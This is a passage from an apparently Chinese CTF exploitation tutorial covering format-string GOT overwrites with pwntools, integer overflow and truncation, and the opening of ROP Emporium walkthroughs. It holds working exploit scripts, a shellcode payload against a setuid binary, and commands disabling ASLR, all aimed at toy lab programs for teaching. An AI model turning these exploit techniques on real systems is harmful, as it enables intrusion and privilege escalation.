可以看到我们最后的输出中，前五个数字分别来自寄存器 `RSI`、`RDX`、`RCX`、`R8` 和 `R9`，后面的数字才取自栈，`0x4141414141414141` 在 `%8$p` 的位置。这里还有个地方要注意，我们前面说的 Linux 有 6 个寄存器用于传递参数，可是这里只输出了 5 个，原因是有一个寄存器 `RDI` 被用于传递格式字符串，可以从 gdb 中看到，`arg[0]` 就是由 `RDI` 传递的格式字符串。（现在你可以再回到 x86 的相关内容，可以看到在 x86 中格式字符串通过栈传递的，但是同样的也不会被打印出来）其他的操作和 x86 没有什么大的区别，只是这时我们就不能修改 `arg2` 的值了，因为它被存入了寄存器中。

CTF 中的格式化字符串漏洞

pwntools pwnlib.fmtstr 模块

文档地址：http://pwntools.readthedocs.io/en/stable/fmtstr.html

该模块提供了一些字符串漏洞利用的工具。该模块中定义了一个类 `FmtStr` 和一个函数 `fmtstr_payload`。

`FmtStr` 提供了自动化的字符串漏洞利用：

```
class pwnlib.fmtstr.FmtStr(execute_fmt, offset=None, padlen=0, numbwritten=0)
```

- execute_fmt (function)：与漏洞进程进行交互的函数
- offset (int)：你控制的第一个格式化程序的偏移量
- padlen (int)：在 paylod 之前添加的 pad 的大小
- numbwritten (int)：已经写入的字节数

`fmtstr_payload` 用于自动生成格式化字符串 paylod：

```
pwnlib.fmtstr.fmtstr_payload(offset, writes, numbwritten=0, write_size='byte')
```

- offset (int)：你控制的第一个格式化程序的偏移量
- writes (dict)：格式为 {addr: value, addr2: value2}，用于往 addr 里写入 value 的值（常用：{printf_got}）
- numbwritten (int)：已经由 printf 函数写入的字节数
- write_size (str)：必须是 byte，short 或 int。告诉你是要逐 byte 写，逐 short 写还是逐 int 写（hhn，hn或n）

我们通过一个例子来熟悉下该模块的使用（任意地址内存读写）：fmt.c fmt

```c
#include<stdio.h>
void main() {
    char str[1024];
    while(1) {
        memset(str, '\0', 1024);
        read(0, str, 1024);
        printf(str);
        fflush(stdout);
    }
}
```

为了简单一点，我们关闭 ASLR，并使用下面的命令编译，关闭 PIE，使得程序的 .text .bss 等段的内存地址固定：

```
# echo 0 > /proc/sys/kernel/randomize_va_space
$ gcc -m32 -fno-stack-protector -no-pie fmt.c
```

很明显，程序存在格式化字符串漏洞，我们的思路是将 `printf()` 函数的地址改成 `system()` 函数的地址，这样当我们再次输入 `/bin/sh` 时，就可以获得 shell 了。

第一步先计算偏移，虽然 pwntools 中可以很方便地构造出 exp，但这里，我们还是先演示手工方法怎么做，最后再用 pwntools 的方法。在 gdb 中，先在 `main` 处下断点，运行程序，这时 libc 已经被加载进来了。我们输入 "AAAA" 试一下：

```
gdb-peda$ b main
...
gdb-peda$ r
...
gdb-peda$ n
[----------------------------------registers-----------------------------------]
EAX: 0xffffd1f0 ("AAAA\n")
EBX: 0x804a000 --> 0x8049f10 --> 0x1
ECX: 0xffffd1f0 ("AAAA\n")
EDX: 0x400
ESI: 0xf7f97000 --> 0x1bbd90
EDI: 0x0
EBP: 0xffffd5f8 --> 0x0
ESP: 0xffffd1e0 --> 0xffffd1f0 ("AAAA\n")
EIP: 0x8048512 (<main+92>:      call   0x8048370 <printf@plt>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048508 <main+82>: sub    esp,0xc
   0x804850b <main+85>: lea    eax,[ebp-0x408]
   0x8048511 <main+91>: push   eax
=> 0x8048512 <main+92>: call   0x8048370 <printf@plt>
   0x8048517 <main+97>: add    esp,0x10
   0x804851a <main+100>:        mov    eax,DWORD PTR [ebx-0x4]
   0x8048520 <main+106>:        mov    eax,DWORD PTR [eax]
   0x8048522 <main+108>:        sub    esp,0xc
Guessed arguments:
arg[0]: 0xffffd1f0 ("AAAA\n")
[------------------------------------stack-------------------------------------]
0000| 0xffffd1e0 --> 0xffffd1f0 ("AAAA\n")
0004| 0xffffd1e4 --> 0xffffd1f0 ("AAAA\n")
0008| 0xffffd1e8 --> 0x400
```

```
0012| 0xffffd1ec --> 0x80484d0 (<main+26>:      add    ebx,0x1b30)
0016| 0xffffd1f0 ("AAAA\n")
0020| 0xffffd1f4 --> 0xa ('\n')
0024| 0xffffd1f8 --> 0x0
0028| 0xffffd1fc --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x08048512 in main ()
```

我们看到输入 `printf()` 的变量 `arg[0]: 0xffffd1f0 ("AAAA\n")` 在栈的第 5 行，除去第一个格式化字符串，即偏移量为 4。

读取重定位表获得 `printf()` 的 GOT 地址（第一列 Offset）：

```
$ readelf -r a.out

Relocation section '.rel.dyn' at offset 0x2f4 contains 2 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
08049ff8  00000406 R_386_GLOB_DAT    00000000   __gmon_start__
08049ffc  00000706 R_386_GLOB_DAT    00000000   stdout@GLIBC_2.0

Relocation section '.rel.plt' at offset 0x304 contains 5 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0804a00c  00000107 R_386_JUMP_SLOT   00000000   read@GLIBC_2.0
0804a010  00000207 R_386_JUMP_SLOT   00000000   printf@GLIBC_2.0
0804a014  00000307 R_386_JUMP_SLOT   00000000   fflush@GLIBC_2.0
0804a018  00000507 R_386_JUMP_SLOT   00000000   __libc_start_main@GLIBC_2.0
0804a01c  00000607 R_386_JUMP_SLOT   00000000   memset@GLIBC_2.0
```

在 gdb 中获得 `printf()` 的虚拟地址：

```
gdb-peda$ p printf
$1 = {<text variable, no debug info>} 0xf7e26bf0 <printf>
```

获得 `system()` 的虚拟地址：

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e17060 <system>
```

好了，演示完怎样用手工的方式得到构造 exp 需要的信息，下面我们给出使用 pwntools 构造的完整漏洞利用代码：

```
# -*- coding: utf-8 -*-
from pwn import *

elf = ELF('./a.out')
r = process('./a.out')
libc = ELF('/usr/lib32/libc.so.6')

# 计算偏移量
def exec_fmt(payload):
    r.sendline(payload)
    info = r.recv()
    return info
auto = FmtStr(exec_fmt)
```

```
offset = auto.offset

# 获得 printf 的 GOT 地址
printf_got = elf.got['printf']
log.success("printf_got => {}".format(hex(printf_got)))

# 获得 printf 的虚拟地址
payload = p32(printf_got) + '%{}$s'.format(offset)
r.send(payload)
printf_addr = u32(r.recv()[4:8])
log.success("printf_addr => {}".format(hex(printf_addr)))

# 获得 system 的虚拟地址
system_addr = printf_addr - (libc.symbols['printf'] - libc.symbols['system'])
log.success("system_addr => {}".format(hex(system_addr)))

payload = fmtstr_payload(offset, {printf_got : system_addr})
r.send(payload)
r.send('/bin/sh')
r.recv()
r.interactive()
$ python2 exp.py
[*] '/home/firmy/Desktop/RE4B/a.out'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Starting local process './a.out': pid 17375
[*] '/usr/lib32/libc.so.6'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] Found format string offset: 4
[+] printf_got => 0x804a010
[+] printf_addr => 0xf7e26bf0
[+] system_addr => 0xf7e17060
[*] Switching to interactive mode
$ echo "hacked!"
hacked!
```

这样我们就获得了 shell，可以看到输出的信息和我们手工得到的信息完全相同。

3.1.2 整数溢出

什么是整数溢出

简介

在 C 语言基础的章节中，我们介绍了 C 语言整数的基础知识，下面我们详细介绍整数的安全问题。

由于整数在内存里面保存在一个固定长度的空间内，它能存储的最大值和最小值是固定的，如果我们尝试去存储一个数，而这个数又大于这个固定的最大值时，就会导致整数溢出。（x86-32 的数据模型是 ILP32，即整数（Int）、长整数（Long）和指针（Pointer）都是 32 位。）

整数溢出的危害

如果一个整数用来计算一些敏感数值，如缓冲区大小或数值索引，就会产生潜在的危险。通常情况下，整数溢出并没有改写额外的内存，不会直接导致任意代码执行，但是它会导致栈溢出和堆溢出，而后两者都会导致任意代码执行。由于整数溢出出现之后，很难被立即察觉，比较难用一个有效的方法去判断是否出现或者可能出现整数溢出。

整数溢出

关于整数的异常情况主要有三种：

- 溢出
  - 只有有符号数才会发生溢出。有符号数最高位表示符号，在两正或两负相加时，有可能改变符号位的值，产生溢出
  - 溢出标志 `OF` 可检测有符号数的溢出
- 回绕
  - 无符号数 `0-1` 时会变成最大的数，如 1 字节的无符号数会变为 `255`，而 `255+1` 会变成最小数 `0`。
  - 进位标志 `CF` 可检测无符号数的回绕
- 截断
  - 将一个较大宽度的数存入一个宽度小的操作数中，高位发生截断

有符号整数溢出

- 上溢出

```
int i;
i = INT_MAX;  // 2 147 483 647
i++;
printf("i = %d\n", i);  // i = -2 147 483 648
```


- 下溢出

```
i = INT_MIN;  // -2 147 483 648
i--;
printf("i = %d\n", i);  // i = 2 147 483 647
```

无符号数回绕

涉及无符号数的计算永远不会溢出，因为不能用结果为无符号整数表示的结果值被该类型可以表示的最大值加 1 之和取模减（reduced modulo）。因为回绕，一个无符号整数表达式永远无法求出小于零的值。

使用下图直观地理解回绕，在轮上按顺时针方向将值递增产生的值紧挨着它：




```
unsigned int ui;
ui = UINT_MAX;  // 在 x86-32 上为 4 294 967 295
ui++;
printf("ui = %u\n", ui);  // ui = 0
ui = 0;
ui--;
printf("ui = %u\n", ui);  // 在 x86-32 上, ui = 4 294 967 295
```

截断

- 加法截断：

```
0xffffffff + 0x00000001
= 0x0000000100000000 (long long)
= 0x00000000 (long)
```

- 乘法截断：

```
0x00123456 * 0x00654321
= 0x000007336BF94116 (long long)
= 0x6BF94116 (long)
```

整型提升和宽度溢出

整型提升是指当计算表达式中包含了不同宽度的操作数时，较小宽度的操作数会被提升到和较大操作数一样的宽度，然后再进行计算。

示例：源码

```
#include<stdio.h>
void main() {
    int l;
    short s;
    char c;

    l = 0xabcddcba;
    s = l;
    c = l;

    printf("宽度溢出\n");
    printf("l = 0x%x (%d bits)\n", l, sizeof(l) * 8);
    printf("s = 0x%x (%d bits)\n", s, sizeof(s) * 8);
    printf("c = 0x%x (%d bits)\n", c, sizeof(c) * 8);

    printf("整型提升\n");
    printf("s + c = 0x%x (%d bits)\n", s+c, sizeof(s+c) * 8);
}
$ ./a.out
宽度溢出
l = 0xabcddcba (32 bits)
s = 0xffffdcba (16 bits)
c = 0xffffffba (8 bits)
整型提升
s + c = 0xffffdc74 (32 bits)
```

使用 gdb 查看反汇编代码：

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x0000056d <+0>:     lea    ecx,[esp+0x4]
   0x00000571 <+4>:     and    esp,0xfffffff0
   0x00000574 <+7>:     push   DWORD PTR [ecx-0x4]
   0x00000577 <+10>:    push   ebp
   0x00000578 <+11>:    mov    ebp,esp
   0x0000057a <+13>:    push   ebx
   0x0000057b <+14>:    push   ecx
   0x0000057c <+15>:    sub    esp,0x10
   0x0000057f <+18>:    call   0x470 <__x86.get_pc_thunk.bx>
   0x00000584 <+23>:    add    ebx,0x1a7c
   0x0000058a <+29>:    mov    DWORD PTR [ebp-0xc],0xabcddcba
   0x00000591 <+36>:    mov    eax,DWORD PTR [ebp-0xc]
   0x00000594 <+39>:    mov    WORD PTR [ebp-0xe],ax
   0x00000598 <+43>:    mov    eax,DWORD PTR [ebp-0xc]
   0x0000059b <+46>:    mov    BYTE PTR [ebp-0xf],al
   0x0000059e <+49>:    sub    esp,0xc
   0x000005a1 <+52>:    lea    eax,[ebx-0x1940]
   0x000005a7 <+58>:    push   eax
   0x000005a8 <+59>:    call   0x400 <puts@plt>
   0x000005ad <+64>:    add    esp,0x10
   0x000005b0 <+67>:    sub    esp,0x4
   0x000005b3 <+70>:    push   0x20
   0x000005b5 <+72>:    push   DWORD PTR [ebp-0xc]
   0x000005b8 <+75>:    lea    eax,[ebx-0x1933]
   0x000005be <+81>:    push   eax
   0x000005bf <+82>:    call   0x3f0 <printf@plt>
   0x000005c4 <+87>:    add    esp,0x10
```

```
   0x000005c7 <+90>:    movsx  eax,WORD PTR [ebp-0xe]
   0x000005cb <+94>:    sub    esp,0x4
   0x000005ce <+97>:    push   0x10
   0x000005d0 <+99>:    push   eax
   0x000005d1 <+100>:   lea    eax,[ebx-0x191f]
   0x000005d7 <+106>:   push   eax
   0x000005d8 <+107>:   call   0x3f0 <printf@plt>
   0x000005dd <+112>:   add    esp,0x10
   0x000005e0 <+115>:   movsx  eax,BYTE PTR [ebp-0xf]
   0x000005e4 <+119>:   sub    esp,0x4
   0x000005e7 <+122>:   push   0x8
   0x000005e9 <+124>:   push   eax
   0x000005ea <+125>:   lea    eax,[ebx-0x190b]
   0x000005f0 <+131>:   push   eax
   0x000005f1 <+132>:   call   0x3f0 <printf@plt>
   0x000005f6 <+137>:   add    esp,0x10
   0x000005f9 <+140>:   sub    esp,0xc
   0x000005fc <+143>:   lea    eax,[ebx-0x18f7]
   0x00000602 <+149>:   push   eax
   0x00000603 <+150>:   call   0x400 <puts@plt>
   0x00000608 <+155>:   add    esp,0x10
   0x0000060b <+158>:   movsx  edx,WORD PTR [ebp-0xe]
   0x0000060f <+162>:   movsx  eax,BYTE PTR [ebp-0xf]
   0x00000613 <+166>:   add    eax,edx
   0x00000615 <+168>:   sub    esp,0x4
   0x00000618 <+171>:   push   0x20
   0x0000061a <+173>:   push   eax
   0x0000061b <+174>:   lea    eax,[ebx-0x18ea]
   0x00000621 <+180>:   push   eax
   0x00000622 <+181>:   call   0x3f0 <printf@plt>
   0x00000627 <+186>:   add    esp,0x10
   0x0000062a <+189>:   nop
   0x0000062b <+190>:   lea    esp,[ebp-0x8]
   0x0000062e <+193>:   pop    ecx
   0x0000062f <+194>:   pop    ebx
   0x00000630 <+195>:   pop    ebp
   0x00000631 <+196>:   lea    esp,[ecx-0x4]
   0x00000634 <+199>:   ret
End of assembler dump.
```

在整数转换的过程中，有可能导致下面的错误：

- 损失值：转换为值的大小不能表示的一种类型
- 损失符号：从有符号类型转换为无符号类型，导致损失符号

漏洞多发函数

我们说过整数溢出要配合上其他类型的缺陷才能有用，下面的两个函数都有一个 `size_t` 类型的参数，常常被误用而产生整数溢出，接着就可能导致缓冲区溢出漏洞。

```
#include <string.h>

void *memcpy(void *dest, const void *src, size_t n);
```

`memcpy()` 函数将 `src` 所指向的字符串中以 `src` 地址开始的前 `n` 个字节复制到 `dest` 所指的数组中，并返回 `dest`。

```
#include <string.h>

char *strncpy(char *dest, const char *src, size_t n);
```

`strncpy()` 函数从源 `src` 所指的内存地址的起始位置开始复制 `n` 个字节到目标 `dest` 所指的内存地址的起始位置中。

两个函数中都有一个类型为 `size_t` 的参数，它是无符号整型的 `sizeof` 运算符的结果。

```
typedef unsigned int size_t;
```

整数溢出示例

现在我们已经知道了整数溢出的原理和主要形式，下面我们先看几个简单示例，然后实际操作利用一个整数溢出漏洞。

示例

示例一，整数转换：

```
char buf[80];
void vulnerable() {
    int len = read_int_from_network();
    char *p = read_string_from_network();
    if (len > 80) {
        error("length too large: bad dog, no cookie for you!");
        return;
    }
    memcpy(buf, p, len);
}
```

这个例子的问题在于，如果攻击者给 `len` 赋于了一个负数，则可以绕过 `if` 语句的检测，而执行到 `memcpy()` 的时候，由于第三个参数是 `size_t` 类型，负数 `len` 会被转换为一个无符号整型，它可能是一个非常大的正数，从而复制了大量的内容到 `buf` 中，引发了缓冲区溢出。

示例二，回绕和溢出：

```
void vulnerable() {
    size_t len;
    // int len;
    char* buf;

    len = read_int_from_network();
    buf = malloc(len + 5);
    read(fd, buf, len);
    ...
}
```

这个例子看似避开了缓冲区溢出的问题，但是如果 `len` 过大，`len+5` 有可能发生回绕。比如说，在 x86-32 上，如果 `len = 0xFFFFFFFF`，则 `len+5 = 0x00000004`，这时 `malloc()` 只分配了 4 字节的内存区域，然后在里面写入大量的数据，缓冲区溢出也就发生了。（如果将 `len` 声明为有符号 `int` 类型，`len+5` 可能发生溢出）

示例三，截断：

```
void main(int argc, char *argv[]) {
    unsigned short int total;
    total = strlen(argv[1]) + strlen(argv[2]) + 1;
    char *buf = (char *)malloc(total);
    strcpy(buf, argv[1]);
    strcat(buf, argv[2]);
    ...
}
```

这个例子接受两个字符串类型的参数并计算它们的总长度，程序分配足够的内存来存储拼接后的字符串。首先将第一个字符串参数复制到缓冲区中，然后将第二个参数连接到尾部。如果攻击者提供的两个字符串总长度无法用 `total` 表示，则会发生截断，从而导致后面的缓冲区溢出。

实战

看了上面的示例，我们来真正利用一个整数溢出漏洞。源码

```
#include<stdio.h>
#include<string.h>
void validate_passwd(char *passwd) {
    char passwd_buf[11];
    unsigned char passwd_len = strlen(passwd);
    if(passwd_len >= 4 && passwd_len <= 8) {
        printf("good!\n");
        strcpy(passwd_buf, passwd);
    } else {
        printf("bad!\n");
    }
}

int main(int argc, char *argv[]) {
    if(argc != 2) {
        printf("error\n");
        return 0;
    }
    validate_passwd(argv[1]);
}
```

上面的程序中 `strlen()` 返回类型是 `size_t`，却被存储在无符号字符串类型中，任意超过无符号字符串最大上限值（256 字节）的数据都会导致截断异常。当密码长度为 261 时，截断后值变为 5，成功绕过了 `if` 的判断，导致栈溢出。下面我们利用溢出漏洞来获得 shell。

编译命令：

```
# echo 0 > /proc/sys/kernel/randomize_va_space
$ gcc -g -fno-stack-protector -z execstack vuln.c
$ sudo chown root vuln
$ sudo chgrp root vuln
$ sudo chmod +s vuln
```

使用 gdb 反汇编 `validate_passwd` 函数。

```
gdb-peda$ disassemble validate_passwd
Dump of assembler code for function validate_passwd:
   0x0000059d <+0>:     push   ebp                             ; 压入 ebp
```

```
   0x0000059e <+1>:     mov    ebp,esp
   0x000005a0 <+3>:     push   ebx                            ; 压入 ebx
   0x000005a1 <+4>:     sub    esp,0x14
   0x000005a4 <+7>:     call   0x4a0 <__x86.get_pc_thunk.bx>
   0x000005a9 <+12>:    add    ebx,0x1a57
   0x000005af <+18>:    sub    esp,0xc
   0x000005b2 <+21>:    push   DWORD PTR [ebp+0x8]
   0x000005b5 <+24>:    call   0x430 <strlen@plt>
   0x000005ba <+29>:    add    esp,0x10
   0x000005bd <+32>:    mov    BYTE PTR [ebp-0x9],al         ; 将 len 存入 [ebp-
0x9]
   0x000005c0 <+35>:    cmp    BYTE PTR [ebp-0x9],0x3
   0x000005c4 <+39>:    jbe    0x5f2 <validate_passwd+85>
   0x000005c6 <+41>:    cmp    BYTE PTR [ebp-0x9],0x8
   0x000005ca <+45>:    ja     0x5f2 <validate_passwd+85>
   0x000005cc <+47>:    sub    esp,0xc
   0x000005cf <+50>:    lea    eax,[ebx-0x1910]
   0x000005d5 <+56>:    push   eax
   0x000005d6 <+57>:    call   0x420 <puts@plt>
   0x000005db <+62>:    add    esp,0x10
   0x000005de <+65>:    sub    esp,0x8
   0x000005e1 <+68>:    push   DWORD PTR [ebp+0x8]
   0x000005e4 <+71>:    lea    eax,[ebp-0x14]                 ; 取 passwd_buf 地址
   0x000005e7 <+74>:    push   eax                            ; 压入 passwd_buf
   0x000005e8 <+75>:    call   0x410 <strcpy@plt>
   0x000005ed <+80>:    add    esp,0x10
   0x000005f0 <+83>:    jmp    0x604 <validate_passwd+103>
   0x000005f2 <+85>:    sub    esp,0xc
   0x000005f5 <+88>:    lea    eax,[ebx-0x190a]
   0x000005fb <+94>:    push   eax
   0x000005fc <+95>:    call   0x420 <puts@plt>
   0x00000601 <+100>:   add    esp,0x10
   0x00000604 <+103>:   nop
   0x00000605 <+104>:   mov    ebx,DWORD PTR [ebp-0x4]
   0x00000608 <+107>:   leave
   0x00000609 <+108>:   ret
End of assembler dump.
```

通过阅读反汇编代码，我们知道缓冲区 `passwd_buf` 位于 `ebp=0x14` 的位置（`0x000005e4 <+71>: lea eax,[ebp-0x14]`），而返回地址在 `ebp+4` 的位置，所以返回地址相对于缓冲区 `0x18` 的位置。我们测试一下：

```
gdb-peda$ r `python2 -c 'print "A"*24 + "B"*4 + "C"*233'`
Starting program: /home/a.out `python2 -c 'print "A"*24 + "B"*4 + "C"*233'`
good!

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0xffffd0f4 ('A' <repeats 24 times>, "BBBB", 'C' <repeats 172 times>...)
EBX: 0x41414141 ('AAAA')
ECX: 0xffffd490 --> 0x534c0043 ('C')
EDX: 0xffffd1f8 --> 0xffff0043 --> 0x0
ESI: 0xf7f95000 --> 0x1bbd90
EDI: 0x0
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd110 ('C' <repeats 200 times>...)
EIP: 0x42424242 ('BBBB')
```

```
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction
overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x42424242
[------------------------------------stack-------------------------------------]
0000| 0xffffd110 ('C' <repeats 200 times>...)
0004| 0xffffd114 ('C' <repeats 200 times>...)
0008| 0xffffd118 ('C' <repeats 200 times>...)
0012| 0xffffd11c ('C' <repeats 200 times>...)
0016| 0xffffd120 ('C' <repeats 200 times>...)
0020| 0xffffd124 ('C' <repeats 200 times>...)
0024| 0xffffd128 ('C' <repeats 200 times>...)
0028| 0xffffd12c ('C' <repeats 200 times>...)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
```

可以看到 `EIP` 被 `BBBB` 覆盖，相当于我们获得了返回地址的控制权。构建下面的 payload：

```python
from pwn import *

ret_addr = 0xffffd118      # ebp = 0xffffd108
shellcode = shellcraft.i386.sh()

payload = "A" * 24
payload += p32(ret_addr)
payload += "\x90" * 20
payload += asm(shellcode)
payload += "C" * 169       # 24 + 4 + 20 + 44 + 169 = 261
```

3.1.4 返回导向编程（ROP）

- ROP 简介
  - 寻找 gadgets
  - 常用的 gadgets
- ROP Emporium
  - ret2win32
  - ret2win
  - split32
  - split
  - callme32
  - callme
  - write432
  - write4
  - badchars32
  - badchars
  - fluff32
  - fluff
  - pivot32
  - pivot
- 更多资料

ROP 简介

返回导向编程（Return-Oriented Programming，缩写：ROP）是一种高级的内存攻击技术，该技术允许攻击者在现代操作系统的各种通用防御下执行代码，如内存不可执行和代码签名等。这类攻击往往利用操作堆栈调用时的程序漏洞，通常是缓冲区溢出。攻击者控制堆栈调用以劫持程序控制流并执行针对性的机器语言指令序列（gadgets），每一段 gadget 通常以 return 指令（`ret`，机器码为`c3`）结束，并位于共享库代码中的子程序中。通过执行这些指令序列，也就控制了程序的执行。

`ret` 指令相当于 `pop eip`。即，首先将 `esp` 指向的 4 字节内容读取并赋值给 `eip`，然后 `esp` 加上 4 字节指向栈的下一个位置。如果当前执行的指令序列仍然以 `ret` 指令结束，则这个过程将重复， `esp` 再次增加并且执行下一个指令序列。

寻找 gadgets

1. 在程序中寻找所有的 c3（ret） 字节
2. 向前搜索，看前面的字节是否包含一个有效指令，这里可以指定最大搜索字节数，以获得不同长度的 gadgets
3. 记录下我们找到的所有有效指令序列

理论上我们是可以这样寻找 gadgets 的，但实际上有很多工具可以完成这个工作，如 ROPgadget，Ropper 等。更完整的搜索可以使用 http://ropshell.com/。

常用的 gadgets

对于 gadgets 能做的事情，基本上只要你敢想，它就敢执行。下面简单介绍几种用法：

- 保存栈数据到寄存器
  - 将栈顶的数据抛出并保存到寄存器中，然后跳转到新的栈顶地址。所以当返回地址被一个 gadgets 的地址覆盖，程序将在返回后执行该指令序列。
  - 如：`pop eax; ret`
- 保存内存数据到寄存器
  - 将内存地址处的数据加载到内存器中。
  - 如：`mov ecx,[eax]; ret`
- 保存寄存器数据到内存
  - 将寄存器的值保存到内存地址处。
  - 如：`mov [eax],ecx; ret`
- 算数和逻辑运算
  - add, sub, mul, xor 等。
  - 如：`add eax,ebx; ret`, `xor edx,edx; ret`
- 系统调用
  - 执行内核中断
  - 如：`int 0x80; ret`, `call gs:[0x10]; ret`
- 会影响栈帧的 gadgets
  - 这些 gadgets 会改变 ebp 的值，从而影响栈帧，在一些操作如 stack pivot 时我们需要这样的指令来转移栈帧。
  - 如：`leave; ret`, `pop ebp; ret`

ROP Emporium

ROP Emporium 提供了一系列用于学习 ROP 的挑战，每一个挑战都介绍了一个知识，难度也逐渐增加，是循序渐进学习 ROP 的好资料。ROP Emporium 还有个特点是它专注于 ROP，所有挑战都有相同的漏洞点，不同的只是 ROP 链构造的不同，所以不涉及其他的漏洞利用和逆向的内容。每个挑战都包含了 32 位和 64 位的程序，通过对比能帮助我们理解 ROP 链在不同体系结构下的差异，例如参数的传递等。这篇文章我们就从这些挑战中来学习吧。

这些挑战都包含一个 `flag.txt` 的文件，我们的目标就是通过控制程序执行，来打印出文件中的内容。当然你也可以尝试获得 shell。

下载文件

ret2win32

通常情况下，对于一个有缓冲区溢出的程序，我们通常先输入一定数量的字符填满缓冲区，然后是精心构造的 ROP 链，通过覆盖堆栈上保存的返回地址来实现函数跳转（关于缓冲区溢出请查看上一章 3.1.3 栈溢出）。

第一个挑战我会尽量详细一点，因为所有挑战程序都有相似的结构，缓冲区大小都一样，我们看一下漏洞函数：

```
gdb-peda$ disassemble pwnme
Dump of assembler code for function pwnme:
   0x080485f6 <+0>:     push   ebp
   0x080485f7 <+1>:     mov    ebp,esp
   0x080485f9 <+3>:     sub    esp,0x28
   0x080485fc <+6>:     sub    esp,0x4
   0x080485ff <+9>:     push   0x20
   0x08048601 <+11>:    push   0x0
   0x08048603 <+13>:    lea    eax,[ebp-0x28]
   0x08048606 <+16>:    push   eax
   0x08048607 <+17>:    call   0x8048460 <memset@plt>
   0x0804860c <+22>:    add    esp,0x10
   0x0804860f <+25>:    sub    esp,0xc
   0x08048612 <+28>:    push   0x804873c
   0x08048617 <+33>:    call   0x8048420 <puts@plt>
   0x0804861c <+38>:    add    esp,0x10
   0x0804861f <+41>:    sub    esp,0xc
   0x08048622 <+44>:    push   0x80487bc
   0x08048627 <+49>:    call   0x8048420 <puts@plt>
   0x0804862c <+54>:    add    esp,0x10
   0x0804862f <+57>:    sub    esp,0xc
   0x08048632 <+60>:    push   0x8048821
   0x08048637 <+65>:    call   0x8048400 <printf@plt>
   0x0804863c <+70>:    add    esp,0x10
   0x0804863f <+73>:    mov    eax,ds:0x804a060
   0x08048644 <+78>:    sub    esp,0x4
   0x08048647 <+81>:    push   eax
   0x08048648 <+82>:    push   0x32
   0x0804864a <+84>:    lea    eax,[ebp-0x28]
   0x0804864d <+87>:    push   eax
   0x0804864e <+88>:    call   0x8048410 <fgets@plt>
   0x08048653 <+93>:    add    esp,0x10
   0x08048656 <+96>:    nop
   0x08048657 <+97>:    leave
   0x08048658 <+98>:    ret
End of assembler dump.
gdb-peda$ disassemble ret2win
```

```
Dump of assembler code for function ret2win:
   0x08048659 <+0>:     push   ebp
   0x0804865a <+1>:     mov    ebp,esp
   0x0804865c <+3>:     sub    esp,0x8
   0x0804865f <+6>:     sub    esp,0xc
   0x08048662 <+9>:     push   0x8048824
   0x08048667 <+14>:    call   0x8048400 <printf@plt>
   0x0804866c <+19>:    add    esp,0x10
   0x0804866f <+22>:    sub    esp,0xc
   0x08048672 <+25>:    push   0x8048841
   0x08048677 <+30>:    call   0x8048430 <system@plt>
   0x0804867c <+35>:    add    esp,0x10
   0x0804867f <+38>:    nop
   0x08048680 <+39>:    leave
   0x08048681 <+40>:    ret
End of assembler dump.
```

函数 `pwnme()` 是存在缓冲区溢出的函数，它调用 `fgets()` 读取任意数据，但缓冲区的大小只有 40 字节（`0x0804864a <+84>: lea eax,[ebp-0x28]`，0x28=40），当输入大于 40 字节的数据时，就可以覆盖掉调用函数的 ebp 和返回地址：

```
gdb-peda$ pattern_create 50
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA'
gdb-peda$ r
Starting program: /home/firmy/Desktop/rop_emporium/ret2win32/ret2win32
ret2win by ROP Emporium
32bits

For my first trick, I will attempt to fit 50 bytes of user input into 32 bytes of
stack buffer;
What could possibly go wrong?
